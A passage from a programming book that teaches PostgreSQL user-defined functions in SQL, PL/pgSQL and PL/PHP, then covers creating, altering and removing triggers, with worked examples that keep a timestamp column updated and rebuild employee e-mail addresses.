Actually, PostgreSQL goes one step further and allows users to write their own custom procedural language. This has led to the creation of more than a dozen different procedural languages, some included within PostgreSQL and some available externally. In this section, we'll take a look at some of the basic aspects of PostgreSQL's user-defined functions including the following:

- How to write basic functions using SQL
- How to create more advanced functions with the PL/pgSQL language
- Where to find more information about external procedural language packages

Create Function Syntax

Before we get into the specifics of user-defined functions, let's take a look at the syntax for creating user-defined functions. All functions are created using this same syntax.

```
CREATE [ OR REPLACE ] FUNCTION name ( [ [ argmode ] [ argname ]
 argtype [, ...] ] )
   [ RETURNS returntype ]
  { AS 'definition'
    | LANGUAGE langname
    | IMMUTABLE | STABLE | VOLATILE
    | CALLED ON NULL INPUT | RETURNS NULL ON NULL INPUT | STRICT
    | [ EXTERNAL ] SECURITY INVOKER | [ EXTERNAL ] SECURITY DEFINER
  } ...
    [ WITH ( attribute [, ...] ) ]
```

Calling the command as `CREATE FUNCTION` will create a new function as long as another function with the same name and arguments does not exist. Using the `CREATE OR REPLACE` version of the function will either create a new function or overwrite an existing definition. The next piece of the command specifies a *name* and an optional number of optionally named arguments representing different data types. Next, the *return type* is specified, which will define the data

type that the function will provide in its result. The function *definition* is provided via a quoted string, either quoted with single quotes or in dollar signs (sometimes referred to as *dollar quoting*). The *language* specifies which procedural language handler will be used to execute the function—for example, either 'sql' for SQL-based functions or 'plpgsql' for PL/pgSQL-based functions.

The other options to the CREATE FUNCTION command are all performance or security related. The three options, IMMUTABLE, STABLE, and VOLATILE give directions to the planner as to the nature of the function. IMMUTABLE functions are functions whose output cannot change given the same inputs—for example, if your function returned the value of two integers added together. STABLE functions are those that will remain constant throughout the execution of a given query, such as selecting the CURRENT_TIME within a query, which remains static during transactions. VOLATILE functions are those whose output is expected to be different for every function execution—for example, a function that inserts new data into a table. Note that omission of one of the above levels will default to VOLATILE.

The next set of options has similar performance effects. When a program is listed as RETURNS NULL ON NULL INPUT (also called STRICT), it will not actually be executed when given a NULL input; instead, PostgreSQL will simply return a NULL. The counter to this, and the default operation, is CALLED ON NULL INPUT, meaning the function is executed. Note that the function could still return NULL if that is the result achieved in the function code, but the code will be executed in any case. The next two options define which user the function should be executed as, either using the default behavior of the calling user as in the case of SECURITY INVOKER or the original creator of the function as in SECURITY DEFINER. The WITH *attribute* clause of CREATE FUNCTION is kept for backward-compatibility reasons, but is otherwise not necessary.

If all this seems a bit overwhelming, don't worry. As we walk through a few examples of the different types of functions, things will become clearer. Also, all of the performance and security options can be left out initially, as they all have reasonable defaults that will work in most cases. The important thing is to get a feel for the syntax being used, as it is used for all the different types of function languages.

SQL-Based Functions

The simplest form of PostgreSQL function is the SQL-based function. SQL functions need no external libraries to run, and as such are built into every installation of PostgreSQL. SQL functions are not procedural in nature; instead, they merely encapsulate one or more SQL queries within them. Even with that level of simplicity they can still be quite powerful, and in fact you'll often find that a lot of people use these types of functions to simplify standard routines. To get a better feel for them, let's take a look at a simple SQL function.

```
CREATE OR REPLACE FUNCTION firstfunc () RETURNS text AS
$$   SELECT 'hello world'::text;
$$ LANGUAGE 'sql' IMMUTABLE;
```

As you can see, this function follows the conventions laid out earlier in chapter. We start with the CREATE OR REPLACE clause and then name our function firstfunc. The argument list is left empty, since the function doesn't take any arguments. We then specify the return type as text, since we plan to return a text string. Next is our function definition, which is a simple SELECT statement. We then specify the language to be used in our function, which is SQL. Finally, we specify that this function is IMMUTABLE, meaning that no matter what happens, it will always produce the same output. Executing this function in psql looks like this:

```
phppg=# SELECT firstfunc();
```

```
  firstfunc
-------------
 hello world
(1 row)
```

If you recall from the last chapter, we created a database holding information about a group of employees. In this next example, we'll create a function that inserts a new user along with salary information into the proper tables:

```
CREATE OR REPLACE FUNCTION newemployee(integer,text,text,integer)
RETURNS boolean AS $$
   INSERT INTO employee (employee_id,fname,lname)
      VALUES ($1,$2,$3);
   INSERT INTO salary (employee_id, salary)
      VALUES ($1,$4);
   SELECT TRUE;
$$ LANGUAGE 'sql' RETURNS NULL ON NULL INPUT;
```

As you can see, this function follows the same syntax as our previous example, with only a few differences. One such difference is that this function will now take a list of arguments, which correspond to an employee ID, a first name, last name, and a salary. If you look at the function body, you'll see that we are using a series of SQL statements to add the new employee and the employee's salary. We also do a final select of the `TRUE` value, to match our return type and to give a response upon successful completion. Last, we indicate that, should any of the input parameters be `NULL`, we will simply return `NULL`, since our `INSERT` statements would not be valid. Again, let's look at this function when called through the `psql` program.

```
rob=# SELECT newemployee(4,'Amber','Lee',33000);
```

```
 newemployee
-------------
 t
(1 row)
```

As before, the function has executed, and we received a `t` indicating that it ran to completion. We can also query our tables to make sure that the values were inserted.

```
rob=# SELECT * FROM employee WHERE employee_id = 4;
```

```
 employee_id | fname | lname
-------------+-------+-------
           4 | Amber | Lee
(1 row)
```

Our employee was inserted, but what about the employee's salary?

```
rob=# SELECT * FROM salary WHERE employee_id = 4;
```

```
 employee_id | salary
-------------+--------
           4 |  33000
(1 row)
```

Yep, the salary was inserted correctly as well, so our function works as desired.

At this point, you should be starting to see some of the benefits that can be achieved through using functions. Even with something as simple as the preceding function, we are able to set up a defined process for adding new employees and making sure they all get salaries, and that minor problems like inserting the salary with the wrong `employee_id` number are eliminated.

Taking a broader view, having a function for inserting new employees would also allow us to change our table definition, allowing us to, say, combine the employee and salary tables without having to change the way we insert users in our application code, as long as we update the function. This is a powerful idea, especially when combined with more complex SQL statements or complex procedural logic using a language such as PL/pgSQL.

PL/pgSQL-Based Functions

Working with PL/pgSQL is similar to working with regular SQL functions. They both use the same syntax to create functions and have the same basic parts: a function name, a list of arguments, a return type, and a function body. However, there are some important differences that you should be aware of before you go too much farther. For one thing, PostgreSQL does not have PL/pgSQL installed by default, so you will need to make sure your database has PL/pgSQL installed before you try to use PL/pgSQL functions. Another difference is that PL/pgSQL has its own syntax structure for accomplishing procedural tasks. While this syntax is not complex for anyone familiar with other programming languages, it is a step up for those used to working with just straight SQL.

In this section, we will cover both of these differences and walk through a few examples of PL/pgSQL functions.

Installing PL/pgSQL

PL/pgSQL, like other procedural languages, does not have a built-in interpreter within PostgreSQL. Instead, these languages are handled by a C language function that acts as glue code for the parsing, syntax analysis, and execution of code within the function body. Because of this setup, PL/pgSQL is not enabled by default within PostgreSQL; instead, it must be installed by your database administrator. On some platforms, this can be accomplished using the packaging systems that come with your operating system, but if that is not available to you, you can use the `createlang` command-line program provided by PostgreSQL. The `createlang` command takes an argument of a language name and a database name, for example:

```
createlang plpgsql template1
```

This command installs PL/pgSQL into the `template1` database. You can install it in any database you want, but by installing it into `template1`, it will automatically be created for subsequent databases.

PL/pgSQL Syntax

Once it is installed, creating PL/pgSQL functions is quite similar to creating regular SQL functions. The biggest difference is that the function bodies in PL/pgSQL can often be quite a bit more extensive, as PL/pgSQL offers its own syntax for handling procedural events. In the next sections, we'll look at the main parts of this syntax.

Function Arguments

As is the case with SQL functions, PL/pgSQL functions take a list of zero or more functional arguments, which correspond to valid data types. As of version 8.0, PL/pgSQL will also allow you to used "named" arguments in your function declaration. For example, rather than simply declaring a function like this:

```
CREATE OR REPLACE FUNCTION fa(integer,text) RETURNS ...
```

you could use the following:

```
CREATE OR REPLACE FUNCTION fa(a integer, b text) RETURNS ...
```

Using this second method would allow you to refer to the parameters as `a` or `b` throughout the function, rather than using an ordinal syntax of `$1` and `$2`. While not a huge difference, it certainly makes for easier readability, especially in large functions, and it is generally recommended for new installations.

Variable Declaration

The next step when creating our function is to declare variables. When we write a PL/pgSQL function, all of the variables need to be declared before they can be used within the function. Variables in PL/pgSQL can be any valid data type in PostgreSQL or one of several special types made available, the two most common of which are `ALIAS` and `RECORD`. To declare a variable in PL/pgSQL, we use the following syntax:

```
variable_name [constant] data_type [NOT NULL] [{DEFAULT | :=} value];
```

The following are some example variable declarations:

```
CREATE OR REPLACE FUNCTION myfunc(integer) RETURNS boolean AS $$
DECLARE
   intvar INTEGER;
   txtvar TEXT DEFAULT 'this is a text variable';
   intvar ALIAS FOR $1;
   recvar RECORD;
...
```

The `ALIAS` type states that the variable is simply that: an alias for the functional argument passed in `$1`, and it will take on the data type and value found in that parameter. The `RECORD` type acts as a placeholder within PL/pgSQL. When declared, it has no data type associations;

instead, it takes on those attributes of a result set of an SQL statement within the PL/pgSQL function.

Assignment

Once a variable has been declared, chances are you will want to assign data to it. The simplest form of variable assignment follows this syntax:

```
variable := expression
```

The variable should be one you declared earlier, and the expression can be anything that evaluates to the proper data type of the declared variable.

It is also possible to assign values to variables as the result of a SQL statement using the `INTO` designation, for example:

```
SELECT txtcol, intcol FROM mytable INTO txtvar, intvar;
```

Or, alternatively

```
SELECT txtcol, intcol INTO txtvar, intvar FROM mytable;
```

In both cases, the variables will take on the value returned from the SQL statement, and those variables can then be referenced by their variable names.

Control Structures

Of course, one of the big advantages of using a procedural language over regular SQL is that you can use control structures to help determine the flow of your functions. The control structures available in PL/pgSQL are generally no different from those found in other programming languages such as PHP.

IF Blocks The most common structure is the `IF` block, which is formed with the following syntax:

```
IF condition THEN statement(s)
[ [ ELSEIF | ELSIF ] condition THEN ] statement(s)
[ ELSE statement(s) ]
END IF;
```

The conditions used in an `IF` statement must result in a Boolean expression. The `ELSEIF` and `ELSIF` options are equivalents; there is no difference between the two, and you can have as many of them as necessary. You can also nest `IF` statements within other `IF` statements if you like. Again, this isn't very different from what you can do in a language such as PHP.

WHILE Loops `WHILE` loops in PL/pgSQL are also very similar to those found in other languages. In a `WHILE` statement, a procedure is repeated as long as a specified condition evaluates to true. `WHILE` statements use the following syntax:

```
WHILE condition LOOP
    statement(s)
END LOOP;
```

As with IF statements, the condition within a WHILE statement must be a Boolean expression, and you can nest a WHILE statement within one another if you like.

FOR Loops PL/pgSQL also allows you to make use of FOR loops within functions. Actually, there are two types of FOR loops in PL/pgSQL: a FOR loop that iterates a fixed number of times, and one that iterates over a given record set. To create a FOR loop over a fixed number of iterations, we use the following syntax:

```
FOR name IN [REVERSE] FROM .. TO LOOP
   statement(s)
END LOOP;
```

The name given in this type of FOR loop is automatically defined as an integer variable and will exist only inside the loop. The FROM and TO values must be integer expressions and represent the range that will be iterated through. As with other conditionals, you can have one of more statements within the loop, and you can nest loops if desired.

The other form of FOR loop, and perhaps the more useful form, allows you to iterate through a query result. This form of the FOR loop is also the way that you assign a result into a RECORD variable. The syntax is as follows:

```
FOR name IN [query | EXECUTE text_expression ] LOOP
    statement(s)
END LOOP;
```

The named variable should be either one of the RECORD type or of a specific table's row type, and it should be declared in the DECLARE portion of the function. These values can be filled with either a straight SQL query or from an executed text expression—for example, a text string representing a SQL statement that was created on the fly within the function. As with the other control structures, this type of FOR loop can have one or more statements, and it can have nested control structures if desired.

Error Handling

There are two main issues involved when discussing error handling within PL/pgSQL. The first is trapping errors within a PL/pgSQL function, and the second is raising your own error messages.

Error Trapping Normally within a function, the operations are all run within a single transaction, and any error that might arise (perhaps from an invalid insert or other type of query) would cause the function to abort, as well as the entire transaction that the function was called in. In many cases, this default behavior is perfectly acceptable, but sometimes you may want to execute an alternative command when an error is reached rather than just have the entire transaction roll back. Starting in PostgreSQL 8.0, PL/pgSQL has this ability through the use of the EXCEPTION clause within your function body. The general format of this command is as follows:

```
[ DECLARE
    declarations ]
BEGIN
    statement(s)
EXCEPTION
    WHEN condition [ OR condition ... ] THEN
        handler_statements
    [ WHEN condition [ OR condition ... ] THEN
        handler_statements
      ... ]
END;
```

When declaring a function block this way, if no errors are produced, the EXCEPTION portion is simply bypassed and the function continues processing as normal. However, should one of the statements listed after BEGIN return an error, further statements will not be executed; instead, the statements within the EXCEPTION piece will be executed. During this process, PL/pgSQL will search for the first *condition* matching the error that occurred. If no matching conditions are found, it will proceed as if there was no EXCEPTION command, but, if a condition does match, the matching statements will be executed.

Error Notification Sometimes when processing a PL/pgSQL function, it may be beneficial to force PostgreSQL to throw an error when no actual error has occurred. This could be used to enforce some business logic—for example, if a particular table should always have some specific entry in it and a SELECT against it returns zero rows. Returning zero rows is not an error in itself, but for our application this might be cause for concern. In some cases, this might not warrant an error, but perhaps some type of notification should be given to make note of a potential problem. For cases like these, we make use of the RAISE command. The RAISE command can return any of the standard PostgreSQL log levels shown in Table 33-10.

Table 33-10. *RAISE levels in PL/pgSQL in Descending Severity Order*

Level
EXCEPTION
WARNING
NOTICE
INFO
LOG
DEBUG

The syntax for the RAISE command is

```
RAISE level 'format' [, variable ... ];
```

The format can be any valid string, and it can include % to represent corresponding variables. An example of the RAISE command follows:

```
RAISE WARNING 'The answer should be 42, but instead was %',intvar;
```

You can issue a RAISE command at any point in a PL/pgSQL function, and issuing a RAISE at the EXCEPTION level will force the function to return an error and the transaction to roll back.

■ **Tip** Debugging PL/pgSQL functions can often be a challenge. One technique is to make liberal use of RAISE DEBUG statements and then set up your client to receive these messages, which will be ignored for most clients.

An Example PL/pgSQL Function

Now that we have looked at much of the guts of PL/pgSQL, let's take a look at an example function.

```
CREATE OR REPLACE FUNCTION hal2000(text) RETURNS text AS $$
DECLARE
   someuser     ALIAS FOR $1;
   greeting     TEXT;
   ampm         INTEGER;
BEGIN
   SELECT to_char(now(),'HH24') INTO ampm;

   IF ampm < 12 THEN
      greeting := 'Good Morning ';
   ELSE
      greeting := 'Good Evening ';
   END IF;

   greeting := greeting || someuser;

   RETURN greeting;
END;
$$ LANGUAGE 'plpgsql';
```

Before we examine the output of this function, let's take a minute to review the code listing so that you can see exactly what is going on. The first line should be familiar to you, as we name our function, specify an input parameter, and then specify a data type we will return when the procedure is executed.

The next section gets into some specifics of PL/pgSQL function bodies. In the first part we declare three variables for use, one of which is an ALIAS for our input parameter. Once the variables have been declared, we then begin the statement portion of the function, starting with a BEGIN command.

■ **Note** The BEGIN command here should not be confused with the BEGIN command that is used for controlling transactions. In this case, it is simply used as a marker for the start of procedural commands in our function.

The first statement of our function uses the built-in TO_CHAR function to extract the hour portion of the current time into a variable called ampm. This is an important reminder that we can nest other function calls, both built-in and user-defined, in our functions. Once we have populated the ampm variable, we then use the IF ... THEN ... ELSE construct to test whether the variable is greater than or less than 12 and, depending on the result, we assign a given string to our greeting variable. We then combine our greeting variable with the value passed into the function. Before we can finish the function, we must return a value, and so we issue a RETURN command, passing the results of the greeting variable. Once we have returned our variable, we simply end the function with the END marker, and then declare the function language. Let's see it in action:

```
rob=# SELECT hal2000('Dave');
```

```
      hal2000
-------------------
 Good Morning Dave
(1 row)
```

As you can see, our function has returned the value just as if it had been selected from a table.

Other Procedural Languages

While PL/pgSQL is a very powerful tool that can even be used as the basis for complete applications, there are times when it might be cumbersome to build some of that functionality into PL/pgSQL functions. This is usually the case when you need to do things like complex string parsing or work with complex mathematical formulas. At times like these, it is often worth investigating one of the other available procedural languages.

At the time of this writing, there are a dozen different function languages available for PostgreSQL. Table 33-11 lists the currently available languages along with download information and license information.

Table 33-11. *PostgreSQL Function Languages*

Language	License	Homepage
PL/C	BSD	Included in the core distribution
PL/J	BSD-like	http://plj.codehaus.org/index.html
PL/Java	BSD-like	http://pgfoundry.org/projects/pljava

Table 33-11. *PostgreSQL Function Languages*

Language	License	Homepage
PL/Mono	BSD	http://gborg.postgresql.org/project/plmono/
PL/Perl	BSD	Included in the core distribution
PL/PHP	BSD, PHP	http://www.commandprompt.com/community/plphp/
PL/Python	BSD	Included in the core distribution
PL/R	GPL	http://www.joeconway.com/plr/
PL/Ruby	Ruby	http://raa.ruby-lang.org/project/pl-ruby
PL/sh	BSD	http://plsh.projects.postgresql.org/
PL/TCL	BSD	Included in the core distribution
SQL	BSD	Included in the core distribution

A Sample External Procedural Language

While we obviously could not go through all of these languages here, we wanted to give you a taste of one of these other languages. Listing 33-1 shows an example function written in PL/PHP.

Listing 33-1. *A Sample PL/PHP Function*

```
CREATE OR REPLACE FUNCTION phpmail(text,text,text) RETURNS integer AS $$
   $to = $arg0;
   $subject = $arg1;
   $body = $arg2;

   if (mail($to, $subject, $body)) {
     return 1;
   }
   else {
     return 0;
   }

$$ LANGUAGE 'plphp';
```

Without worrying about the syntax of the function (although it is certainly simple enough that you should be able to understand it if you have any familiarity with PHP), we want you to see that even this language, developed externally, follows the same basic structure of other PostgreSQL functions. The function has a name, takes a number of arguments, and has a return type and a function body that contains action code. If you plan to implement complex logic within your database, don't be afraid to look at these external languages for your projects.

Summary

In this chapter we took a wide look at some of the most important aspects of PostgreSQL's function support. We examined the common operators and some of the most useful built-in functions available within PostgreSQL. After that, we took a look at writing user-defined functions using both PostgreSQL's built-in SQL function language and the bundled PL/pgSQL function language. Finally, we gave you a brief glimpse of some additional PostgreSQL function languages, with pointers to help you explore these options even further.

With the knowledge you gained in this chapter, you should feel comfortable when encountering PostgreSQL functions in application code, and you should be ready to start putting PostgreSQL functions to good use. In the next chapter, we will look at the most common use of PostgreSQL functions: creating triggers.

CHAPTER 34

PostgreSQL Triggers

In the previous chapter, we looked at user-defined functions within PostgreSQL and specifically at PL/pgSQL functions. In this chapter, we will take a deeper look at one of the most common uses for user-defined functions, powering triggers, and covering the following aspects:

- Definitions of the different types of triggers, and when they can occur
- Syntax for creating, editing, and removing triggers
- Differences between regular functions and trigger functions

Triggers are very powerful tools that can be used for a range of tasks from within the database, such as auditing data sets, logging event occurrences, or restricting access to specific data.

What Is a Trigger?

In a general sense, a *trigger* defines a specific action based on a specific occurrence within a database. In PostgreSQL, this means the execution of a stored procedure based on a given action against a specific table. All triggers are defined by six characteristics:

- The name of the trigger
- The time at which the trigger should fire
- The event the trigger should fire on
- The table the trigger should fire on
- The frequency of execution
- The function that should be called

By combining these six characteristics, PostgreSQL allows you to create a rather wide spectrum of functionality through its trigger system.

Adding Triggers

You can add a trigger to PostgreSQL using the `CREATE TRIGGER` command. When you issue this command, you will define the six different characteristics of the trigger. The syntax is as follows:

```
CREATE TRIGGER name
{ BEFORE | AFTER }
{ event[ OR ... ] }
ON table
[ FOR [ EACH ] { ROW | STATEMENT } ]
EXECUTE PROCEDURE funcname ( arguments )
```

As you can see, each section corresponds to one of the six characteristics. The first portion signifies the name of a trigger. Trigger names must be unique for any given table but can be duplicated across different tables. Another important aspect of the trigger name is that triggers that are specified to execute at the same time on a table are executed in alphabetical order.

The second part of the trigger definition sets the point in the transaction when a trigger should execute. A `BEFORE` trigger will execute its procedure before the changes in the triggering query are applied within the transaction. An `AFTER` trigger will execute its procedure after the changes in the triggering query take effect within the transaction.

The event portion specifies the query type on which the trigger will execute, either `DELETE`, `INSERT`, or `UPDATE`, but not `SELECT`. You can trigger a query on multiple events if you like, for example on both insert and update.

Next you define which table the trigger will execute on. A trigger can be assigned to only a single table, but multiple triggers on different tables can call the same procedure if it is written generically.

The next step is to define the frequency that the executed function should be called, either once per statement or once for each row affected by the statement. When a trigger is executed per row, the calling function gains access to the data in each row that is affected, through the use of either the `NEW` or `OLD` constructs as appropriate, which allows you to manipulate data on a per-row basis for each modified row. Statement triggers are called only once for the entire query and do not have access to the data that is manipulated. We'll discuss the `NEW` and `OLD` constructs a bit more in just a moment.

The last step is to define the procedure that will be executed by the trigger. Not all procedures can be called by a trigger; to be eligible, the procedure must return the `trigger` datatype, and the procedure's language handler must be written to handle trigger information. Most languages can now support triggers, including PL/C, PL/pgSQL, PL/Perl, and PL/PHP, but be sure to check for this support before using a particular language.

Modifying Triggers

Once a trigger has been created, you can modify it through the use of the `ALTER TRIGGER` command. At the current time, you can modify only the name of a given trigger, but this change is more than simply cosmetic—it can also affect in what order a trigger is fired since triggers defined for the same operation at the same time on a single table are executed in alphabetical order. The syntax to alter a trigger is as follows:

```
ALTER TRIGGER name ON table RENAME TO newname;
```

To change a trigger, you must have ownership of the table specified in the trigger definition.

Removing Triggers

You can also remove a trigger from a table with the `DROP TRIGGER` command. The syntax for this command is as follows:

```
DROP TRIGGER name ON table [CASCADE | RESTRICT]
```

To remove a trigger, you must have ownership of the table specified in the trigger definition. The `CASCADE` or `RESTRICT` option controls whether the trigger will drop any dependent objects when it is dropped or if it will refuse to drop until any dependent objects are dealt with. The default behavior is to `RESTRICT`.

Writing Trigger Functions

Of course, the other half of using triggers in PostgreSQL is the functions that are executed by those triggers. Trigger functions are similar in most respects to other functions; they are defined the same way and the syntax inside a trigger function operates the same as any other function. However, there are a few differences in trigger functions that you should be aware of:

- Trigger functions can take no arguments.
- Trigger functions have access to the special constructs `NEW` and `OLD`, which represent the new data to be entered for a row (from either an insert or an update) or the old data that was previously contained in a row (from either an update or a delete).
- The return type of a trigger function must be of type `trigger`.

Aside from these three main differences, there are also some things you'll need to be aware of when processing trigger functions. Inside the function body, a trigger function that will be called per statement should always return `NULL` inside the function. You can return `NULL` in a row-level trigger that executes before query execution if you wish it to skip the operation on the current row. You can also return `NEW` for an insert and update row-level `BEFORE` trigger function, which will replace the data being put into the table with data from the trigger function. For `AFTER` trigger functions, the return value is ignored, so it is generally recommended to simply return `NULL`.

The discussion of before and after and statement-level versus row-level triggers can sometimes be confusing when you try to remember which triggers fire when. Table 34-1 shows the order of operation of different triggers on a given table.

Table 34-1. *Order of Trigger Operation*

Time	Frequency	Order
Before	Statement level	Alphabetical by trigger name
Before	Row level	Alphabetical by trigger name
The Triggering Query Is Executed (Insert, Update, or Delete)		
After	Row level	Alphabetical by trigger name
After	Statement level	Alphabetical by trigger name

Once a trigger is fired, PostgreSQL will walk through these steps, executing any trigger functions it finds. If a trigger function happens to fire additional triggers (perhaps by inserting into an additional table), PostgreSQL will then follow these steps on that table until it concludes and then return to the original table to finish processing the remaining triggers.

■ **Note** You will often see this process of one trigger firing another trigger referred to as *cascading triggers*.

Example Trigger Functions

While writing a trigger function is not hard, we want to show you an example that solves one of the most common operations that are handled by trigger functions: keeping a timestamp field continuously updated. In this scenario, you will modify the `employee` table used in Chapter 32 to include a field that marks when the information in the table was last updated. You will then use a trigger to ensure that this information is updated any time the data in the table is modified. First you add your new column:

```
company=# ALTER TABLE employee ADD COLUMN last_updated timestamptz;
ALTER TABLE
```

Listing 34-1 shows the syntax of the trigger function.

Listing 34-1. *A Simple Trigger Function*

```
CREATE OR REPLACE FUNCTION last_updated() RETURNS trigger AS
$$
BEGIN
    NEW.last_updated = now();
    RETURN NEW;
END
$$ LANGUAGE 'plpgsql';
```

While the function is simple, you can see how it incorporates the various changes needed for a trigger function: it takes no arguments, and it returns the type `trigger`. Inside the function, you make use of the `NEW` construct, which contains the data that is to be inserted into the table, setting the value of the `NEW` construct's `last_updated` column and returning the modified `NEW row`. This will then be inserted into the database, newly set `last_updated` column and all. Since both `INSERT` and `UPDATE` enter new data into a table, this function will work for either of those two types of queries.

The next step, of course, is adding the trigger to your table. Since you want to manipulate the data before it is entered into the table, you will make a `BEFORE` trigger. Also, since you want to ensure every row is updated, you will choose the frequency `FOR EACH row`. The syntax looks like so:

```
CREATE TRIGGER last_updated
BEFORE insert OR update
ON employee
FOR EACH row
EXECUTE PROCEDURE last_updated();
```

Once you have created this trigger, any further inserts or updates will update the new field. Let's double-check to make sure things work as expected:

```
company=# UPDATE employee SET fname = 'Emilia' WHERE employee_id = 3;
```

```
UPDATE 1
```

```
company=# SELECT * FROM employee WHERE employee_id = 3;
```

```
 employee_id | fname  | lname |         last_updated
-------------+--------+-------+-------------------------------
           3 | Emilia | Jane  | 2005-12-20 12:11:24.86753-09
(1 row)
```

As you can see, the `last_updated` field has been updated as expected. It's worth noting that the trigger will fire even if you specified an explicit value for the `last_updated` column. In that case, the value specified would be replaced within the `NEW` construct and the system-generated time would be used instead.

■ **Tip** The same function can be used by multiple triggers if it is written generically enough. In the previous example, any table with a column called `last_updated` could make use of the trigger function.

In the next example, you'll take trigger functions a little farther. This time you will use both the `OLD` and `NEW` constructs, and you will update against a second table rather than the table the trigger is on. To begin, let's add another example table to the company database:

```
CREATE TABLE email (
   employee_id INTEGER PRIMARY KEY REFERENCES employee(employee_id),
   address TEXT
);
```

Then go ahead and add a record into the table:

```
INSERT INTO email (employee_id, address)
   VALUES (3,'EmiliaJ@example.com');
```

And now take a look at the data before you go further:

```
company=# SELECT employee_id, fname, lname, address
company-# FROM employee JOIN email
company-# USING (employee_id) WHERE employee_id = 3 ;
```

```
 employee_id | fname  | lname |       address
-------------+--------+-------+---------------------
           3 | Emilia | Jane  | EmiliaJ@example.com
```

Now that you have some data to work with, you'll go ahead and set up your triggers. For this example, say the company has decided that it wants to keep its employee e-mail addresses following the pattern of first name, last initial. To make this happen, you will set up a trigger function to update the e-mail table whenever an employee's name changes. The first step is to create the trigger function:

```
CREATE OR REPLACE FUNCTION email_address_change() RETURNS TRIGGER AS
$$
DECLARE
   lastinitial TEXT;
   domain      TEXT := '@example.com';
   fulladdress TEXT;

BEGIN
   IF TG_OP = 'UPDATE' THEN
      IF NEW.fname <> OLD.fname OR NEW.lname <> OLD.lname THEN
         SELECT substr(NEW.lname,1,1) INTO lastinitial;
         fulladdress := NEW.fname || lastinitial || domain;

         UPDATE email SET address = fulladdress
            WHERE employee_id = NEW.employee_id;
      END IF;
   END IF;

   RETURN NEW;
END;
$$ LANGUAGE 'plpgsql';
```

Since this function is a bit complex, let's stop a minute before moving on to creating the trigger. The first line of the function should look pretty familiar now; you create the function, giving it a name and specifying the special return type of `TRIGGER`. Next, you declare a number of variables that will be used to manipulate data inside the function.

At this point, you are ready to begin the real logic of the function. In this example, we make use of a pair of nested IF statements. The first IF statement verifies that our trigger was called with an UPDATE statement, and the second IF determines whether the employee's first or last name has been changed. While this is a good example of how PL/pgSQL allows you to nest control structures, it is also required in this case for the function to run properly. In PL/pgSQL, conditionals do not "short circuit," meaning that all parts of a conditional are evaluated before a conditional's final result is determined. If we had written these nested IF statements as a single IF, for example:

```
IF TG_OP = 'UPDATE' AND NEW.fname <> OLD.fname OR NEW.lname <> OLD.lname THEN
```

this function would have returned an error when called from an INSERT statement, since PL/pgSQL would try to determine if NEW.fname <> OLD.fname as well as if TG_OP = 'UPDATE', and there would be no OLD construct available for an INSERT statement. This behavior is a little different from many programming languages, so it is one to be careful of, as even experienced programmers are sometimes tripped up by it.

Another item worth taking a closer look at is the TG_OP variable. TG_OP represents a text string that tells you if the function was fired by either an INSERT, UPDATE, or DELETE. PostgreSQL actually gives you quite a number of these special variables within trigger functions. Table 34-2 provides a more thorough list of these special variables.

Table 34-2. *Special Variables for Trigger Functions*

Variable Name	Definition
NEW	Contains the new database row for INSERT and UPDATE operations in row-level triggers; NULL in statement-level triggers. The datatype is RECORD.
OLD	Contains the old database row for UPDATE and DELETE operations in row-level triggers; NULL in statement-level triggers. The datatype is RECORD.
TG_LEVEL	Contains either the string ROW or STATEMENT based on the trigger definition. The datatype is TEXT.
TG_NAME	Contains the name of the trigger actually fired. The datatype is NAME.
TG_NARGS	Contains the number of arguments given to the trigger procedure in the CREATE TRIGGER statement. The datatype is INTEGER.
TG_OP	Contains either the string INSERT, UPDATE, or DELETE based on which operation fired the trigger. The datatype is TEXT.
TG_RELID	Contains the object ID of the table that caused the trigger to be fired. The datatype is OID.
TG_RELNAME	Contains the name of the table that caused the trigger to be fired. The datatype is NAME.
TG_WHEN	Contains either the string BEFORE or AFTER based on the trigger definition. The datatype is TEXT.
TG_ARGV[]	Contains the arguments from the CREATE TRIGGER statement, starting with 0. The datatype is TEXT.

Getting back to our function, once you determine the proper conditions are met, you go about building the new e-mail address. You do this first by determining the first initial of the last name, and then concatenating (using SQL's || operator) the first name, last initial, and domain together. Once you have your new e-mail address, you go ahead and update the appropriate record in the address table and then issue your RETURN statement.

Now that you have the function worked out, let's go ahead and create the trigger:

```
CREATE TRIGGER maintain_email
AFTER update OR insert
ON employee
FOR EACH row
 EXECUTE PROCEDURE email_address_change();
```

As you can see, this trigger definition looks pretty close to the first example, with the only significant difference being that in this case you have chosen to make it an AFTER trigger. The reason for this is that in this case you don't need to modify any of the data that is going to be inserted into the employee table, so you don't need to fire the trigger before-hand. With these pieces in place, let's see the changes in action:

```
company=# UPDATE employee SET fname='Emma' WHERE employee_id = 3;
UPDATE 1
company=# SELECT employee_id, fname, lname, address
company-# FROM employee JOIN email
company-# USING (employee_id) WHERE employee_id = 3 ;
```

```
 employee_id | fname  | lname |       address
-------------+--------+-------+--------------------
           3 | Emma | Jane  | EmmaJ@example.com
```

As you can see, the trigger successfully updated the address table after the employee table was updated, just as expected. Using these types of techniques, you should be able to start seeing how you can enforce even the most complex sets of business rules right at the database level, and enforcing things in this manner helps keep your data in shape whether updating from a command line, through a web application, or even through a shell script.

Viewing Existing Triggers

Sometimes when working on a database, you'll need to see if any triggers are involved in modifying a given table. Rather than querying against a full list of triggers within a database, most admin tools will group triggers based on the table they are dependent on. For example, in psql you would see the following output when describing a table:

```
company=# \d employee
```

```
              Table "public.employee"
    Column    |           Type           | Modifiers
--------------+--------------------------+-----------
 employee_id  | integer                  | not null
 fname        | text                     |
 lname        | text                     |
 last_updated | timestamp with time zone |
Indexes:
    "employee_pkey" PRIMARY KEY, btree (employee_id)
Triggers:
    last_updated BEFORE INSERT OR UPDATE ON employee FOR EACH
       ROW EXECUTE PROCEDURE last_updated()
    maintain_email AFTER UPDATE OR INSERT ON employee FOR EACH
       ROW EXECUTE PROCEDURE email_address_change()
```

In this output, the full trigger definitions are shown, including the trigger names and the functions they call.

Rules vs. Triggers

A common question relates to when triggers should be used rather than rules. In many cases, use of the two may be interchangeable. However, there are times where one approach is better than the other. One reason you might want to stick with rules is if you do not want to get involved with writing database functions, which you will need to do in order to implement triggers. Another scenario where rules win out is when working with data modifications against a view. In this case, your only option is to use a rule since there is no data in a view for a trigger to work with.

Of course, triggers have their advantages, too. For one thing, the concept of triggers is a much more common feature among database systems, and so triggers are probably easier for most people to grasp. Triggers can also be much more powerful than rules by taking advantage of procedural capabilities or other advanced functionality available in the various function languages provided by PostgreSQL.

Summary

